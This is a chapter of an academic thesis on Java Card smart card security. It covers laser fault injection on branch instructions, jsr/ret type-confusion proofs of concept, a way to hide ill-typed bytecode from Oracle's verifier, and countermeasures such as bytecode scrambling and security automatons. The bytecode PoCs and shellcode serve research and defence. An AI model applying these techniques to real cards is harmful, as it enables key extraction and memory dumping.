In this section, we study how a branching instruction can be corrupted to fool the application's control flow. Bouffard et al. [Bou+11b] faulted the `goto` instruction to jump outside the method, in a specific array that contains few Java instructions. Suppose that an efficient component (like at least partial implementation of the BCV component) is embedded. So, we met the same requirements as Barbu et al. [Bar+10]. In this section, an external modification, caused by a laser or electromagnetic fault injection, can corrupt a branching instruction to jump outside the current method. The fault is injected after the installation of an applet checked by a BCV. This applet is also compliant with the Java Card security rules. For the explanation, the effect of a laser fault injection on a `for` loop is analysed. The same effects can be obtained on any other branching instruction.

7.2.1.2.1 How Re-loop a For Loop The `for` loop is probably the most widely used in the imperative programming languages. A classic `for` loop, such as the one in Listing 7.7, can be split in three parts. The first one is the declaration of the loop with the preamble (the initialisation of the loop), followed by the stop condition and a code function executed at the begin of each iteration. Next, the loop body contains the executed instructions for each iteration. Finally, a jump instruction re-loop to the next iteration if the stop condition is not satisfied.

Listing 7.7: A `for` loop.

```
for (short i = 0 ; i < 1 ; ++i){
 byte foo = (byte) 0xBA;
 byte bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

Listing 7.8: Byte code of the Listing 7.7.

```
/*0x00*/ sconst_0
/*0x01*/ sstore_1
/*0x02*/ sload_1
/*0x03*/ sconst_1
/*0x04*/ if_scmpge_w      0x007C
/*0x07*/ aload_0
/*0x08*/ bspush           0xBA
/*0x0A*/ putfield_b       0
/*0x0C*/ aload_0
/*0x0D*/ getfield_b_this  0
/*0x0F*/ putfield_b       1
// Few instructions have
// been hidden for a
// better meaning.
/*0xE3*/ aload_0
/*0xE4*/ getfield_b_this  1
/*0xE6*/ putfield_b       0
/*0xE8*/ sinc             1 1
/*0xEB*/ goto_w           0xFF17
```

According to the amount of instructions contained in the loop body, the re-loop instruction has relative signed offset encoded on 1 byte (for `goto` instruction) or 2 bytes (for `goto_w` instruction), as a relative jump between −128 to 127 inclusive or from −32 768 to 32 767 inclusive from the branching instruction. Breaking the code integrity can be done through the `goto_w` statement. An example of the `goto_w` operation is shown at the offset `0xEB` from Listing 7.8.

7.2.1.2.2 When the `goto_w` Instruction Goes Mad Inside the card, an application with the function shown in Listing 7.8 is installed. Moreover, the presence of, at least, a partial BCV ensures that the installed application is compliant to the Java Card security rules.

A fault injection, based on a laser beam, on the smart card memory, against the `goto_w` parameter can change the control flow of the applet. According to the fault model, a laser beam injection on the `goto_w` parameter changes the value from `0xFF17` to `0x0017`. That involves to a relative jump to the 23th byte from the `goto_w` instruction instead of a backward jump of 233 bytes. However, if the memory is cyphered, to have a forward jump, the most significant bit of the `goto_w` parameter should be set to 0. For the attacker point of view, he obtains a random value, but, he has one in two chance of jump forward. Put after the `goto_w` instruction, the shellcode located in a Java array. To success in placing it after the method area, the smart card memory management should be characterised.

7.2.1.2.3 Smart Card memory management The main difficulty regarding this attack is the memory management. Indeed, the array which contains the shellcode must physically be allocated after the function which contains the `goto_w` instruction. For that purpose, this step should characterise how the data are stored inside a smart card memory. The following methodology aims at understanding the algorithm used by the card to organise its memory:

1. Based on chosen applets, they are installed on the card within a careful snapshot of the EEPROM memory between each installation. This process aims to detect the part allocated for the installed applet inside the memory;
2. Next, the card is stressed by installing and deleting different applets size. At each operation, a memory snapshot is kept.

On the analysed implementation, the memory management's algorithm used is based on a *best fit* algorithm where the applet data are stored after the method's byte code. The smart card has installed a limited number of applets without causing fragmentation. In this case, the applet data is stored before its corresponding applet byte code.

In this case, there was no installed applet before the installation of an applet which contains the function presented in Listing 7.8. The memory snapshot obtained is shown in Listing 7.9.

Listing 7.9: Memory organization of the installed applet which contains the `goto_w` instruction.

```
0x0A7F0:   18AE 0188 0018 AE00 8801   18AE 0188 0018
0x0A800:   AE00 8801 18AE 0188 0018   AE00 8801 18AE
0x0A810:  0188 0059 0101 A8FF 177A   008A 43C0 6C88
0x0A820:   A000 0000 0000 0000 0000   0000 0000 0000
0x0A830:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A840:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A850:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A860:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A870:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A880:   0000 0000 0000 0000 0000   0000 0000 0000
0x0A890:   0000 0000 0000 0000 1117   128D 6FC0 0000
0x0A8A0:   0000 0000 0000 0000 0000
```

In the memory snapshot, the function to fault precedes the array which contains the shellcode, in grey in Listing 7.8.

7.2.1.2.4 The `goto` Redirection After precisely targeted by a fault injection, the high-byte parameter of the `goto_w` instruction located at `0xA817` in smart card memory (as in Listing 7.9), the laser beam swaps its value from `0xFF17` to `0x0017`. This fault allows one to redirect the execution flow. Indeed, the `goto_w` jumps forward to go into the shellcode. In the case of the jumping offset referees an address after the beginning of the array, a landing area of `nop` instruction (`0x00`) catches up the JPC. It will also execute the `nop` instructions until the shellcode. For instance, in Listing 7.9, the shellcode is composed by the instructions:

```
11 1712    sspush 0x1713
8D 6FC0    invokestatic 0x6FC0 // ISOException.throwIt(0x1713)
```

In the targeted card, the address `0x6FC0` refers the `ISOException.throwIt` functions. Therefore, the shellcode throws an exception with the value `0x1712`. This attack succeeds in changing the application's control flow when the card should returns the status word `0x1712`.

In this section, an attack that aims to modify the application's control flow was explained. It succeeds in executing a shellcode stored in a array filled out after the faulty method. A laser beam faults the `goto_w` instruction's parameter, as the JPC is updated to refers a byte outside the byte code area. A countermeasure, presented by Lackner et al. [Lac+13a], checks if the executed instruction is inside the byte code area. This countermeasure covers only a direct modification of the control flow outside the method area, but not a desynchronised code [Ham+13].

7.2.1.3 Improving the Scrambling Mechanism

Barbu in [Bar12] proposed a countermeasure which prevents the malicious byte code from being executed. His idea was to scramble each instruction during the installation step. For that each Java Card instruction *ins* performs a xor with the $K_{\text{byte code}}$ key. Thus, the hidden instructions are computed as the Equation 7.1.

$$ins_{hidden} = ins \oplus K_{\text{byte code}} \tag{7.1}$$

If an attack succeeds, as the EMAN2 described in Section 7.1.2.2, the attacker cannot execute his malicious byte code without the knowledge of the $K_{bytecode}$ key. Thus to find the xor key he should just change the CFG of the program to a `return` instruction. As defined by the Java Card specification [Ora11d, §7 – JCVM Instruction Set], the associated opcode is `0x7A`. With a 1-byte xor key, this instruction may have 256 possible values. A brute force attack finds the xor key.

To improve his countermeasure, Bouffard et al. [Bou+13b] added the JPC value to perform the hidden instruction and it can be written as the Equation 7.2.

$$ins_{hidden} = ins \oplus K_{\text{byte code}} \oplus JPC \tag{7.2}$$

Assuming the example described in Listing 7.10.

The authors scramble the byte code in the installed method to prevent a modification of the original byte code from an attacker. For that purpose, the key $K_{\text{byte code}}$ set to `0x42`. So, in the installed applet, the following byte code as given in Listing 7.11 and Listing 7.12 given below.

In Listing 7.11, scrambling was done without the JPC value. If one has many times the same instruction `sconst_m1`, in the example, one will always have the same value. Thus, it becomes easy for an attacker to find this constant key value. Indeed, to find it, an attacker has a constant

Listing 7.10: Set of instructions to protect.

```
/*0x20*/ 0x00 nop
/*0x21*/ 0x02 sconst_m1
/*0x22*/ 0x02 sconst_m1
/*0x23*/ 0x3C pop2
/*0x24*/ 0x04 sconst_1
/*0x25*/ 0x3B pop
```

Listing 7.11: Scrambling byte code with the Equation 7.1

```
/*0x8068*/ 0x42 nop
/*0x8069*/ 0x40 sconst_m1
/*0x806A*/ 0x40 sconst_m1
/*0x806B*/ 0x7E pop2
/*0x806C*/ 0x46 sconst_1
/*0x806D*/ 0x79 pop
```

Listing 7.12: Scrambling byte code with the Equation 7.2

```
/*0x8068*/ 0x2A nop
/*0x8069*/ 0x29 sconst_m1
/*0x806A*/ 0x2A sconst_m1
/*0x806B*/ 0x15 pop2
/*0x806C*/ 0x2D sconst_1
/*0x806D*/ 0x12 pop
```

complexity in $\mathcal{O}(n)$. Where, n equals to 256, the cardinal of values of a byte. As described in Listing 7.12, each similar instruction has a different byte code value.

This countermeasure can be enabled by the developer during the compilation step. For that he has to set each enabled countermeasure flag on CAP file custom component. It is only parsed if the targeted JCVM can parse it. To enable this countermeasure on specific fragment of code complicates the attacker's task. A special key for each security context may improve this protection. For the Java Card runtime, this countermeasure is not expensive. Indeed, just a double xor should be done at the beginning of the main loop. A native implementation is provided in Listing 7.13.

Listing 7.13: The improved scrambling implementation.

```
while (true) {
  if (scrambled) ins = ins_array[JPC] ^ Key ^ (JPC & 0x00FF)
  else           ins = ins_array[JPC]
  switch (ins) { /* a case for each Java Card instruction to execute */ } }
```

Depending on the JPC value, each instruction is stored in the smart card memory. Without the knowledge of where each instruction is stored in the EEPROM, an attacker have no possibility to execute some malicious byte code.

However, if an attacker succeeds to change the return address, he can jump to the shellcode to read Java Card memory. For that, the shellcode used is unscrambled as given in Listing 7.14. This shellcode is stored in the EEPROM at the address `0xAB80`. The information in the array should not be masked by the Java Card loader like the executed instructions.

Listing 7.14: Shellcode.

```
/*0xAB80*/ 0x8D getstatic 8000
/*0xAB83*/ 0x78 sreturn
```

Listing 7.15: Unscrambling shellcode.

```
/*0xAB80*/ 0x4F sshl
/*0xAB81*/ 0x43 ssub
/*0xAB82*/ 0xC0 //Undefined
/*0xAB83*/ 0xB9 //Undefined
```

During the execution of the shellcode, the runtime unmasks each instruction to obtain the code shown in Listing 7.15. Of course, the code is detected invalid by the interpreter because `0xC0` is undefined by the targeted virtual machine implementation. Moreover, the `sshl` and `ssub` byte code need two words on the top of the stack. Therefore, the interpreter detects an empty stack.

7.2.2 Exploitation of `finally` Clauses

The Java Card specification [Ora11d, §7.5 – The JCVM Instruction Set] defines a couple of instructions to execute subroutines: `jsr` and `ret` instructions. This couple of instructions was generated while the `finally` statement is used after the `try/catch` statements [Lin+13, §3.13 – Compiling finally].

In this section, we hypothesise that we are able to load applet on the targeted card and it does not embed any BCV. Moreover, the target has protection against frame's header modification. An attack as EMAN2 cannot be succeeded on this card.

7.2.2.1 How the `jsr` instruction works?

As specified in [Ora11d, §7.5.69 – `jsr`], the `jsr` instruction is also known as the jump to subroutine instruction. It pushes the address of the next instruction onto the operand stack. Its type is the `returnAddress` type. The Java Card specification [Ora11d, §3.1 – Data Types and Values] defines this type as a primitive type, like the numeric types (`byte`, `short`, `int`) and the Boolean type. Then, the JPC is updated and the execution continues at the offset specified in the argument of the `jsr` instruction. This pushed value must be stored in a local variable by the `astore` instruction. Moreover, this value will only be manipulated by the `ret` instruction. That implies the usage of the `astore` instruction between the `jsr` and the `ret` to store this value in the local variables area.

The `ret` instruction, specified in [Ora11d, §7.5.79 – `ret`], writes the content of the local variable into the JPC register and the program execution continues. Instead of the `return` instruction, the `ret` instruction does not return from a Java method to its caller, and the current context is preserved.

Assuming the function shown in Listing 7.16.

In this function, the `jsr` instruction pushes onto the operands stack, the address of the `sspush` instruction (`0x06`). This value is stored in the local variable 1 by the means of the `astore_1` instruction. From `0x0B`, the `ret` instruction writes the content of the local variable 1 (`0x06`) to the JPC register and the application executes the `sspush` and `sreturn` instructions.

Listing 7.16: A simple jsr implementation.

```
            public short aJSRSample ( ) {
/*0x01*/     01 // flags: 0 max_stack : 1
/*0x02*/     01 // nargs: 0 max_locals: 1
/*0x03*/     jsr         L1
/*0x06*/ L0: sspush      0xCAFE
/*0x09*/     sreturn
/*0x0A*/ L1: astore_1
/*0x0B*/     ret         0x1 } // jumping to L0
```

7.2.2.2 Characterisation of the `jsr` Instruction

In this section, the value pushed by `jsr` instruction is characterised. Due to the constraints of the card, few JCRE implementations check the type of each element manipulated during an applet execution as explained by Iguchi-Cartigny et al. [IC+10].

The fragment of code shown in Listing 7.17 is made of two instructions. The first one is the `jsr` instruction which aims at jumping to the label L1. The second one is the `sreturn` instruction which pops out the latest short value pushed on top of the stack and returned it. As the targeted card encodes a reference value as a short value, a reference-to-short type confusion can be performed.

Listing 7.17: jsr instruction characterisation.

```
/*0x60*/     jsr L1
/*0x63*/ L1: sreturn
```

In this example, since the `jsr` instruction is located at the address `0x0060`, the value returned by the `sreturn` instruction will be `0x0063`. To improve the `jsr` characterisation, few `jsr` operations are added before the `sreturn` instruction. For instance, the three `jsr` operations listed in Listing 7.18 is executed.

Listing 7.18: 3-jsr instruction characterisation.

```
/*0x60*/     jsr L1
/*0x63*/ L1: jsr L2
/*0x66*/ L2: jsr L3
/*0x69*/ L3: sreturn
```

On the targeted card, the value pushed by the `jsr` instruction are disclosed. It is linearly increased by the number of bytes between the `jsr` instruction and the following instruction. The JPC value seems not to be protected with an integrity check.

In this section, the value pushed by the `jsr` instruction has been characterised. This value, saved by an `astore` instruction, is used by the `ret` instruction to update the JPC register. If this value is modified, one can perturb the execution flow of an application.

7.2.2.3 How to Abuse the `jsr` Instruction?

Modifying the execution flow of an application enables to break the code integrity regarding the associated FTA. The `jsr` instruction pushes the address of the next instruction onto the operand stack. Modifying it can confuse the control flow to execute any instructions sequences.

To exploit the couple `jsr`/`ret` instructions, the proof of concept described in Listing 7.19 have been developed. In this function, the `jsr` instruction pushes the reference of the next instruction onto the stack. The offset of the `sspush` instruction which is `0x06` is then stored. From the Java Card specification, this information must be stored in a local variable through the `astore` instruction (at `0x0E`). Moreover, it is specified that the `ret` instruction must set the JPC to the instruction that just follows the `jsr` instruction.

Listing 7.19: Byte code interpretation of `astore`.

```
           short exploitJSRInstruction () {
/*0x01*/       01 // flags: 0 max_stack : 1
/*0x02*/       01 // nargs: 0 max_locals: 1
/*0x03*/       jsr          L3
/*0x06*/ L1:   sspush       0xCAFE
/*0x09*/       sreturn
/*0x0A*/ L2:   sspush       0xBEEF
/*0x0D*/       sreturn
/*0x0E*/ L3:   astore_1
/*0x0F*/       sinc         0x1, 0x4
/*0x12*/       ret          0x1  } // Jump to L2
```

But, in this case, based on a type confusion attack, the numeric value, typed as `returnAddress`, in the local variable 1 is increased with the `sinc` instruction (from the offset `0x0F`, Listing 7.19). This proof of concept aims at executing the fragment of code from `0x0A` and returns the `0xBEEF` short value instead of `0xCAFE`.

So, an ill-formed function is executed into a Java Card. Since this code is executing, the JPC is updated by the `ret` instruction and set up with the `0x09` value. Thus, the next executed instruction is `sspush 0xBEEF` instead of `sspush 0xCAFE`. This attack is able to manipulate the Java Card control flow. With the adequate value, a malicious user can jump anywhere in the Java Card memory and break the code integrity.

In this section, a way to update the JPC value is presented. This attack, based on a type confusion, which abuses of the finally clauses instructions `jsr` and `ret`. It runs on platforms that have an integrity mechanism on the return address stored in the system area of the frame. This proof of concept succeeded in proposing a generic approach to modify the JPC register to realise a control flow transfer exploit. Indeed, this attack works on each card that does not implement a typed stack and does not embed a BCV. On a Java Card which a typed stack that checks each types specified (at least the numeric type, Boolean type, `returnAddress` type and reference), a confusion via the `swap` instruction can switch two `returnAddress` or a confusion based on the field as the one explained in Section 7.2.1.1.

7.2.3 Preventing the JPC from any Modification

Each attack tries to get access to an asset: the return address, the index of a `wide` instruction or the dynamic type verification. For all these attacks, there are several attack paths or avatars of the same attack. The original EMAN4 attack requires a `goto_w` instruction. If the countermeasure is only based on an additional check into this byte code, any new avatar can be exploited. For example, any `if<cond>_w` instruction will have the similar effect and thus becomes a new attack path. More sophisticated approach would be the use of the `stableswitch` or `slookupswitch` instruction in which if the index on top of the stack matches with a `matchbyte` then the value of the index is added to the current JPC.

Listing 7.20: Implementation of the countermeasure in the `goto_w` instruction.

```
int16 BC_goto_w (void) {
  short off = getOffset();
  if (off != getOffset()) return SEC_ERROR;
  vm_pc = vm_pc - 1 + getOffset;
  return ACTION_NONE; }
```

The main idea is to protect the asset from the attack path. Here, one needs to securely implement the function that reads the value of the offset. Against transient fault a temporal redundancy with a comparison is enough. This dual check must be implemented into all byte codes that use a long index or directly implemented into the function that gets the value of the offset. Listing 7.20 is an implementation of the dual check to protect the asset.

7.3 Enabling Malicious Byte codes inside Java Based Smart Card

In the previous section, upon a type confusion, an attack succeeded in setting the `jsr` value by a chosen value with different helps. This value must refer to a valid Java Card byte code. The modification of the JPC value is based on a type confusion attack detected by a BCV verification.

7.3.1 Abusing the Byte Code Verifier

During the production process, each loaded applet in the card shall be analysed by an off-card and/or an on-card BCV. This section proposes a meaning to fool the BCV verification with some unchecked piece of code.

The off-card BCV provided by Oracle have been analysed. Some smart card manufacturers use their own version of the BCV but there is no public information on that point.

On the Oracle off-card BCV, the process performed to verify the semantics of the Java Card byte code was studied. This process is split in two parts. First, the BCV checks the structure and loads the methods' byte codes of the CAP file. For methods it checks that the control flow remains inside the methods, the jump destinations are correct and so on. Secondly, for each entry points (and only for these) it controls the semantics and the type correctness of the code. This step is not performed for unreachable code, while the specification states that no unreachable code should remain in the file. The semantics of the unreachable code is not verified by the reference implementation. Assuming the byte code in Listing 7.21.

Listing 7.21: Piece of code unchecked by the BCV.

```
void abuseBCV () {
  04 // flags: 0 max_stack: 4
  03 // nargs: 0 max_locals: 3
  /*0x05B*/ L0: jsr          L1
  /*0x05E*/     sspush       0xCAFE
  /*0x061*/     sreturn
  /*0x062*/     sspush       0xBEEF
  /*0x065*/     sreturn
  /*0x066*/     astore_3   //save return address
  /*0x067*/ L1: // Set of instructions
  ...
  /*0x15C*/     sspush       VALUE_1
  /*0x15F*/     sspush       VALUE_2
  /*0x162*/     if_scmpeq_w  0xFF05 // => L1
  /*0x166*/     return
  //——————— UNCHECKED CODE ————————
  /*0x167*/     sinc         0x3, 0x4
  /*0x16A*/     ret          0x3
  //——————— UNCHECKED CODE ————————
}
```

In this listing, the function exits through the `return` instruction at `0x166`. The local variable 3 contains the reference to the instruction which follows the `jsr`.

Since the `VALUE_1` equals `VALUE_2`, then the `if_scmpeq_w` instruction jumps to label L1. Otherwise, the function exits. After the offset `0x166`, the piece of code is unreachable. This code increases the short local variable 3 by 4. This operation is not allowed due to a type confusion, but not semantically checked by the BCV. The fragment of code in Listing 7.21 is not rejected by the Oracle off-card BCV 3.0.4.

In this section, a way to hide malicious code through an unreachable piece of code had been discovered. An applet which contains an ill-formed code is accepted by the Oracle's BCV component. In an unreachable code fragment, the destination of jump are still controlled but not the type correctness. Focus on how to execute the ill-formed unreachable code.

7.3.2 Enabling Virus Inside the Card

The EMAN4 attack, described in Section 7.2.1.2, is a software attacks enabler. As we have seen in the previous section, an applet that contains unchecked piece of code can be installed into the card after a verification by a BCV. An external fault injection [Raz+12b] can modify the installed application to enable the malicious code fragment. To succeed in attacking a Java Card smart cards with an embedded BCV, an applet with the code shown in Listing 7.21 is installed.

Since an EMAN4 attack occurred on the `if_scmpeq_w` instruction's parameter, its value shift from `0xFF04` to `0x0004`. In this case, if the `VALUE_1` equals `VALUE_2`, the unchecked instructions will be executed and the JPC value is increased by 4.

This section had generalised the software attack based on the `jsr` instruction on a card which embeds a BCV component. Moreover, this section proved that a software attack can be enabled by an attack like EMAN4. A malicious developer can provide such an applet that succeed in passing byte code verification to a network operator. Once the applet is installed, if he has access to such a card he can perform the laser attack transforming its code to a malicious applet. With such an applet he can dump the content of the card, reverse engineer all the Java application stored inside the card, call the `getKey` method to obtain stored key and so on.

7.4 Security Automatons to Protect the Java Card Control Flow

Detecting a deviant behaviour is considered as a safety property, i. e., properties that state "*nothing bad happens*". A safety property can be characterised by a set of disallowed finite execution based on regular expressions. The authorised execution flow is a particular safety property which means that the static control flow must match exactly the runtime execution flow without attacks. For preventing such attacks, several partial traces of events is defined as the only authorised behaviours. The key point is that this property can be encoded by a finite state automaton, while the language recognised will be the set of all authorised partial traces of events. This work was published in [Bou+13b,Bou+13c] and extended in an article [Bou+14e].

7.4.1 Principle

Schneider [Sch00] defined a security automaton, based on Büchi automaton [Büc62] as a triple (Q, q_0, δ) where Q is a set of states, q_0 is the initial state and δ a transition function δ: $(Q \times I) \to 2^Q$. The S is a set of input symbols, i. e., the set of security relevant actions. The security automaton processes a sequence of input symbols s_1, s_2, …, s_n and the sequence of symbols is read as one input at a time. For each action, the state is evaluated by starting from the initial state s_0. As each s_i is read, the security automaton changes Q' in $\cup_{q \in Q'} \delta(s_i, q)$. If the security automaton can perform a transition according to the action, then the program is allowed to perform that action, otherwise the program is terminated. Such a mechanism can enforce a safety property as in the case for checking the correctness of the execution flow.

The property to implement here is a redundancy of the control flow. In the first approach, the automaton that verifies the control flow could be inferred using an inter procedural CFG analysis. In that way, the initial state q_0 is represented by any method's entry point. S is made of all the byte codes that generate a modification of the control flow along with an abstract instruction *join* representing any other instructions pointed by a label. By definition, a basic block ends with a control flow instruction and start either by the first instruction after control flow instructions or by an instruction preceding a label. When interpreting a byte code, the state machine checks if the transition generates an authorised partial trace. If not, it takes an appropriate countermeasure.

The transition functions are executed during byte code interpretation which follows the isolation principle of Schneider. Using a JCVM, it becomes obvious that the control of the security automaton will remain under the control of the runtime and the program cannot interfere with automaton transitions. Thus, there is no possibility for an attacker to corrupt the automaton because of the Java sandbox model. Of course, the attacker can corrupt the automaton using the same means as he corrupted the execution flow. By hypothesis, the double fault injection possibility for an attacker is not actually considered. If needed, it is possible to protect the automaton with an integrity check verification before each access into the automaton.

7.4.2 Security Automaton Included in a Java Card Virtual Machine


The code fragment shown in Listing 7.22 was extracted by Girard et al. [Gir+10] from the Internet protocol payment defined by Gemalto. It starts by an array initialisation with a loop followed by a call to the method `update()` in order to initialise the PIN code and a call to `register()` to register the applet into the card.

Listing 7.22: Source code of the payment applet.

```java
protected Protocolpayment (byte[] buffer, short offset, byte length) {
  A[0] = 0;  // initialisation of array A
  for (byte j = 0; j < buffer[(byte)(offset+12)]; j++)
    D[j] = 0; // initialisation of array D
  pin = new OwnerPIN((byte) TRY_LIMIT, (byte) MAX_PIN_SIZE);
  // initialisation of pin
  pin.update(myPin, (short) START_OFFSET, (byte) myPin.length);
  register(); } // register this instance
```

The set S is made of elements of a language which expresses the control flow integrity policy, i. e., all the binary instructions control the program flow : `ifeq`, `ifne`, `goto`, `invoke`, `return`, etc. plus the dummy instruction `join`. In this example, the number of loop iterations cannot be statically computed, but, it can be represented by a regular expression. The CFG of this program is given in Figure 7.5.

The first block ends with a `goto`, the end of the second block precedes a label `join` and the last one finishes with `return`. Inside basic block, they are calls to other methods, the first one is the constructor of the super class. In the fourth block, a call to the constructor of `OwnerPIN` is followed by the method `update` and finally the `register`.



```
/*0x03*/ L0: aload_0
/*0x04*/     invokespecial 6
/*0x2E*/     goto L2
```

```
/*0x3A*/ L2: sload_3
// ...
/*0x42*/     if_scmplt L1
```

```
/*0x30*/ L1: getfield_a_this 1
// ...
/*0x39*/     sstore 3
```

```
/*0x45*/ L3: aload_0
// ...
/*0x4B*/     invokespecial 5
// ...
/*0x56*/     invokevirtual 7
// ...
/*0x5A*/     invokevirtual 8
/*0x5D*/     return
```

Figure 7.5: Control flow graph of the applet constructor.

Each invoked method has its own CFG and its own automaton. This automaton represents an abstraction of the program (its CFG) and is used by the monitor to control the execution. The automaton can be built statically off card and loaded with the applet as an optional component of the CAP file or the construction of the automaton can be done by the card itself while loading the code. The code is always loaded in a safe environment and there should not be any attack during this phase. A simple integrity check will preserve the code or the automaton to be altered before being stored into the card and this point is discussed later.




Figure 7.6: Applet constructor automatons.

The trace recognised for this method would be: (`goto`, `ifscmpt`*, `join`, `return`). The automaton that recognises this trace is shown in Figure 7.6. The condition of the loop can be evaluated at least once. In fact, the trace can be more precise: the call to the methods and use of reference to checks can be taken into account, if the control flow has been correctly transferred to the called method. Thus, the recognised trace becomes: (`invokespecial 6`, `goto`, `ifscmpt`*, `join`, `invokespecial 5`, `invokevirtual 7`, `invokevirtual 8`, `return`), as given in Figure 7.7.

Such a state machine can be easily represented by an array (see Table 7.6), allowing the system to check if the current state allows to change the state to a requested one for each transition function. Moreover, keeping trace of the JPC allows a fine grain control of the CFG. For example, if the JCVM encounters the instruction `goto label`, it checks if in the current state (says for example q_1) such an instruction is allowed, if not, it takes an adequate countermeasure. If in current state the instruction is allowed, the JCVM checks whether the destination is an expected one, i. e., q_2 by verifying the label of the instruction or the token of the invoked method. If the instruction is a `return`, it verifies either it is the last instruction or the next instruction has a




Figure 7.7: Applet constructor automatons.

label.

q \ δ	q_0	q_1	q_2	q_3	q_4	q_5	q_6	q_7
`invokespecial 6`	q_1							
`goto`		q_2						
`join`				q_2				
`ifscmpt`			$q_{3,4}$					
`invokespecial 5`					q_5			
`invokevirtual 7`						q_6		
`invokevirtual 8`							q_7	
`return`								+

Table 7.6: Basic representation of the automatons.

7.4.3 The Reference Monitor

The control of the transition functions is quite obvious. Once the automaton array has been built statically either off-card or during the linking process, each Java frame is updated with the value of the current state q_i. In the case of a multi-threaded VM, each thread manages the state of the current security automaton method in its own Java frame for each method. Knowing the current state and the current instruction, it is easy to check the source and the destination while executing the instruction related to control flow. Unfortunately such a matrix is not compatible with a highly constrained device like the smart card. Thus, a compact representation is required inside the card.

The automaton is stored as an array with several columns like the next state, the destination state and the instruction that generates the end of the basic blocks. In Listing 7.23, the test (in line 2) verifies that the currently executed instruction is the one stored in the method area. According to the fault model, a transient fault should have been generated during the instruction decoding

Listing 7.23: Transition function for the `ifle` byte code (next instruction).

```
1  int16 BC_ifle(void) {
2    if (SM[frame->currentState][INS] != *vm_pc)
3      return ACTION_BLOCK;
4    vm_sp -=2;
5    if (vm_sp[0].i <= 0)
6      return BC_goto();
7    if (SM[frame->currentState][NEXT] != state(vm_pc))
8      return ACTION_BLOCK;
9    vm_pc += 2;
10   frame->currentState = SM[frame->currentState][NEXT];
11   return ACTION_NONE; }
```

phase. If it does not match, the JCVM stops the execution (line 3). If the evaluation condition is true, it jumps to the destination (line 6). Else, it checks whether the next JPC is a valid state for the current state of the automaton. If it is allowed, the automaton changes its state.

In Listing 7.24, the last part of the `ifle` byte code also checks the destination JPC matches with the next state and then updates the current state.

Listing 7.24: Transition function for the `ifle` byte code (target jump).

```
int16 BC_goto(void) {
  vm_pc = vm_pc - 1 + GET_PC16;
  if (SM[frame->currentState][DEST] != state(vm_pc)) return ACTION_BLOCK;
  frame->currentState = SM[frame->currentState][DEST];
  return ACTION_NONE; }
```

7.5 Conclusion

This chapter had presented different attacks which abuse the application's control flow. Each attacks was revealed by the FTA and are based on the absence of protection on the JPC register. The introduced attacks are summarised in Table 7.7 with the associated countermeasures. During this work, I took part of attacks [Bou+11b,Bou+14a,Bou+14b,Bou+14d] and countermeasures in [Bou+13c,Bou+14e,Dub+12,Dub+13,Ham+12,Raz+12a] to protect the control flow.

Smart card designers often refute the possibility to exploit such attacks. It is due to the used hypothesis: absence of the BCV. They argue that in the real life, operators will only upload programs that have been verified in the sens of type verification. For that purpose, an attack where the payload is hidden in an unreachable fragment of code was developed. With this version, the reference BCV implementation accepts the applet. At runtime, thanks to a laser beam attack, the attacker will execute an ill-typed applet, and master the applet's control flow and executes any arbitrary code.

The attacks are based on the difficulty to clearly identify the different assets to protect. Using

Attacks	Type	Hypothesis	Constraints	Countermeasures
Cheating method invocation	EMAN3	No BCV	Implementation-dependent	Security automatons
Frame corruption	EMAN2	No BCV	Implementation-dependent	Stack protection mechanism and the security automatons
	Corrupting the caller's state			
Fooling branching condition	Heap type confusion	No BCV	Implementation-dependent	Scrambling mechanism and the security automatons
	EMAN4	BCV		
Cheating finally-clause instruction	N/A	No BCV	Implementation-independent	Security automatons
Executing unreachable code	N/A	BCV	Implementation-independent	Security automatons

Table 7.7: Summarise of the attacks against the Java Card control flow.

